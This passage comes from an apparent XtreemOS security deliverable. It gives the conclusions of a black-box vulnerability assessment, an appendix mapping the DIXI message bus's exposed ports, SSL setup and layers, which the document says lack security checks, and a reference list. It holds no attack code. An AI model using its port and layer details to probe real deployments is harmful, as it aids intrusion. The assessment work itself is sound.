The above script was executed for `NumPackets = 1000`. All packets were refused at the server and there was no significant degradation in the targets observed. More comprehensive tests could be performed by changing the targeted url of the request, as the server-side components invoked would vary. Such tests will be ongoing until next release of XtreemOS, now that such a test-bed and framework for vulnerability testing is in place.

4 Conclusions

This document has reported the results of a first runtime vulnerability assessment of XtreemOS. The perspective of a remote attacker performing a black-box attack was taken, in order to better simulate the behavior of attackers in the real world. The process was divided into 4 stages representing increasing knowledge and capability of an attacker targeting a XtreemOS node. Three configurations of XtreemOS nodes were scanned, namely the client, resource and core node configurations.

No critical vulnerabilities were discovered in XtreemOS when doing a purely "black-box" vulnerability assessment. However, given more time, resources and knowledge of the target, it is likely that vulnerabilities could be uncovered and exploited. Furthermore, local vulnerability tests were not performed in this assessment. Such tests would consider an attacker being able to install malicious code on a node and exploit vulnerabilities that are not remotely reachable over a network.

Some preliminary results from static code analysis have been obtained in order to assess the existence and likelihood of such local vulnerabilities being uncovered. The results of the static code analysis revealed that there are some potential memory and resource leaks in the C code. A Java scan is also to be performed, as there are known issues for security leaks introduced by bad Java programming[12]. The results of the static analysis will be investigated in more detail to determine if these deviations from safe coding practices actually uncover entry points into various XtreemOS components. In particular there is a need to run further assessment of DIXI and XtreemFS, as these are critical, communications-intensive components of XtreemOS. Given that they implement proprietary communications protocols, more effort would be required to hand-craft valid requests and identify malicious payloads. However, given that these are open source components, the effort required to do this should not be over-estimated.

[12] java.sun.com/security/seccodeguide.html: *"While the Java security architecture can protect users and systems from hostile programs downloaded over a network, it can not defend against implementation bugs that occur in trusted programs. Such bugs can inadvertently open the very holes that the security architecture was designed to contain, including the leak of private information, the abuse of privileges, and ultimately the access of sensitive resources by unauthorized users."*

A Pre-vulnerability Assessment Analysis of the DIstributed XtreemOS Infrastructure (DIXI)

A.1 DIXI as the XtreemOS Communications Bus

A.1.1 Background

The DIstributed XtreemOS Infrastructure (DIXI) is a framework for staging services, developed almost like an ordinary Java class, packed with tools for generating the needed stub and access point code.

The primary function of DIXI is not the communication between different parts of software running on remote nodes. However, a communication component is an essential part of the distributed service hosting functionality. Thus, it is important to view it as a message bus library, which we need to analyse and enforce in terms of security.

In terms of usability, we view the system as a whole. This means that a composite component acts as a black box, exposing its functionality in some way, e.g., though a socket port that listens for incoming requests. However, for the analysis, we can decompose the system to libraries and entities, which react to the requests at different levels. In this respect, we can roughly see two levels of the system:

- **The DIXI framework** is the library that provides the message bus functionality. This is the part of the system that listens to the incoming messages, takes them and interprets them, but in general it doesn't by itself perform anything.
- **The user services and stages** are the parts of the system that actually serve the service requests, and thus do the computations and perform the operations.

We will focus on the analysis of the DIXI framework, because this is the component that is exposed to the network. The stages and services are implemented by third parties, and can provide any type of functionality. In principle, this means that they could implement their own network servers and thus introduce communication channels which bypass or complement the ones by DIXI. In this analysis, however, we shall assume that the services are fully network-agnostic, meaning that the only external requests they react to are those that arrive through the DIXI framework they are being hosted on.

A.1.2 Ports and protocols exposed by the DIXI framework

The DIXI framework is composed of the DIXI daemons which can, at the time of the second release, provide access through up to two socket ports. By default they



Figure 11: The system as a black box that runs DIXI exposes ports 55000 and 60000 to external communications.

are as follows:

- *55000* — on this port, the DIXI daemon expects the service messages to be formatted as an XML. This port can be used by the clients written in any programming language, hosted by any platform.
- *60000* — this port of the DIXI daemon expects the service messages to be in a binary format used by the Java's built-in serialization and deserialization utilities.

The distinction between the two ports' usage is therefore in the formatting of the exchanged messages. Their functional properties, however, are identical. They are the entry points to the local node's DIXI daemon and thus provide the service call invocation.

The Figure 11 illustrates the way a node that runs the DIXI daemon with any number of services appears from outside.

A.1.3 Layers

A service message containing a service call invocation request, needs to pass several layers of logic because the service call is executed. The Figure 12 shows the architectural diagram, presenting different layers and their mutual relationship.

The lower level layers represent a higher separation between the network and the actual code execution. This is important in terms of security, as we want the authorised requests to be as unhindered as possible, but on the other hand we want to stop the malicious attempts as early as possible.

The following breakdown explains each of the layers in higher detail. The Table 2 also presents a short summary.



Figure 12: An architectural illustration, breaking down the layers that a service message needs to traverse.

SSL library. In order for a client to send a service message, it first needs to establish a network connection with the process or a thread that listens to incoming socket connection requests. In the second release of the XtreemOS, the DIXI daemon supports TCP/IP connection sessions using SSL encryption or plain-text connections. We will assume that the system is configured for using the SSL encryption.

To use the SSL functionality, we used a combination of Apache MINA's libraries (*mina.apache.org*), and the Bouncy Castle (*www.bouncycastle.org*) Java security provider. The establishing of the network session between a client and the server (which, in this case, is the role of the DIXI daemon) involves an SSL handshake which includes an exchange and a validation of the public keys. The DIXI daemon expects from the clients that they hold a certificate signed by a trusted certificate authority. The client's certificate is verified as trusted if the client can prove that it holds the certificate's private key counterpart, and if the certificate's issuer key can be verified by one of the public certificates installed in the server's trust root.

If the SSL server successfully establishes a network session with the client, this means that the client has been proven as trustworthy. The exchange is also encrypted, meaning that no eavesdropping is possible. An attacker would therefore need to gain trust from a certification authority, or obtain a signed certificate and private key using some other means.

Networking stage. This layer is the one that opens the server sockets for listening to incoming connections, using the SSL library. It receives the text or the bytes sent from the client using an established connection. If the received data is formatted properly to represent a network message, it converts the data into a Java object, and extracts the service message contained within the data field of the network message. It augments the service message with information on the entity sending the service message, such as its access point and the public certificate used by the entity in the SSL handshake.

Once the service message is extracted and ready, the stage passes it to the communication stage.

Communication stage. This layer represents the service message queue. It is a simple facility that lets user services to place service messages for other services, and it keeps the instances of the services' handles. Based on the target service specifier in the service message, the layer delivers the service message to the appropriate handler instance.

Service handler. This layer is an instance, specific to each service. It holds a list of the service's calls. This is the final destination of a service message, because here it gets fully decomposed into the Java call identifier, the call's runtime parameters, and the additional information on the service message's sender. The handler then executes the requested method implemented by the service, passing the parameters, and effectively invoking the service call on behalf of the client code. There are two possible outcomes of this invocation: the method either finishes successfully, or encounters a problem and throws an exception. Both results are valid, and the handler collects them, creates a new service message, and sends it back according to the details in the original service message.

The code for this layer emerges from its respective service's interface. It is therefore generic, even though it has built-in checks specific to the service. This means that it does not implement any service's logic, but it does implement the calls to the service class's methods. In the second release's version there are no security checks done on the level of the service handler level.

Service. This layer implements the service's logic and all its operations. Unlike the other layers, it consists entirely of the user's code. This means that any state-related security checks need to be implemented by the user. The service can use the information provided by the infrastructure (e.g., the originating IP, the type of network transport used, and the certificate used in the SSL exchange) to decide whether to execute certain code or not. Any additional security checks, such as verification of the user's identity, needs to be solved on the API basis (e.g., by

requiring the passing of a user certificate and a bytecode with a signature using a secret private key).

Layer name	**Layer purpose**	**Developed By**	**Security Checks**
SSL library	Serving port, hosting network connection	Community / Third party	Trusted CA certificates
Networking Stage	Interpreting network traffic	XtreemOS	None
Communication Stage	Message queue	XtreemOS	None
Service Handler	Service call invocation delegate	generated / XtreemOS[13]	None
Service	Service implementation	Third-party	Service-specific, custom

Table 2: A summary of the DIXI components.

B References

References

[1] O. H. Alhazmi and Y. K. Malaiya. Modeling the vulnerability discovery process. In *ISSRE '05: Proceedings of the 16th IEEE International Symposium on Software Reliability Engineering*, pages 129–138, Washington, DC, USA, 2005. IEEE Computer Society.

[2] Cloud Security Alliance. Security guidance for critical areas of focus in cloud computing. CSA Guidance Report, 2009. http://www.cloudsecurityalliance.org/csaguide.pdf.

[3] Brad Arkin, Scott Stender, and Gary McGraw. Software penetration testing. *IEEE Security and Privacy*, 3(1):84–87, 2005.

[4] CERT. Computer emergency response team coordination center. http://www.cert.org/.

[5] Massimo Coppola. Xtreemos advanced guide: Installation and administration. http://www.xtreemos.eu/software/adminguide.pdf.

[6] CVE. Common vulnerabilities and exposures. http://cve.mitre.org/.

[7] EGEE-III: The Grid Security Vulnerability Group (GSVG). Proicess and risk assessment for specific issues. Technical Report EGEE-III-SA1.4-TEC-977396-GSVG-process-v1-1, EFEE, November 2009.

[8] Jaap-Henk Hoepman and Bart Jacobs. Increased security through open source. *Commun. ACM*, 50(1):79–83, 2007.

[9] Alefiya Hussain, John Heidemann, and Christos Papadopoulos. A framework for classifying denial of service attacks-extended. Technical Report ISI-TR-2003-569b, USC/Information Sciences Institute, June 2003. (Original TR, February 2003, updated June 2003).

[10] INSECURE.org. Top 100 network security tools. http://sectools.org/.

[11] JBroFuzz. Jbrofuzz is a web application fuzzer for requests being made over http and/or https. http://www.owasp.org/index.php/Category:OWASP_JBroFuzz.

[12] Gordon Fyodor Lyon. *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. Insecure, USA, 2009.

[13] Metasploit. The metasploit project. http://www.metasploit.com/.

[14] NVD. National vulnerability database. http://nvd.nist.gov/.

[15] OSVDB. The open source vulnerability database. http://www.osvdb.org/.

[16] Tenable Network Security. Nessus: The network vulnerability scanner. http://www.nessus.org/nessus/.

[17] Michael Sutton, Adam Greene, and Pedram Amini. *Fuzzing: Brute Force Vulnerability Discovery*. Addison-Wesley Professional, 2007.

[18] Katrina Tsipenyuk, Brian Chess, and Gary McGraw. Seven pernicious kingdoms: A taxonomy of software security errors. *IEEE Security and Privacy*, 3(6):81–84, 2005.

[19] Wireshark. The wireshark network protocol analyzer. http://www.wireshark.org.

[20] Mark Wolfgang. Host discovery with nmap. Online Article, 2002. http://la.gg/upl/HostDiscovery.pdf.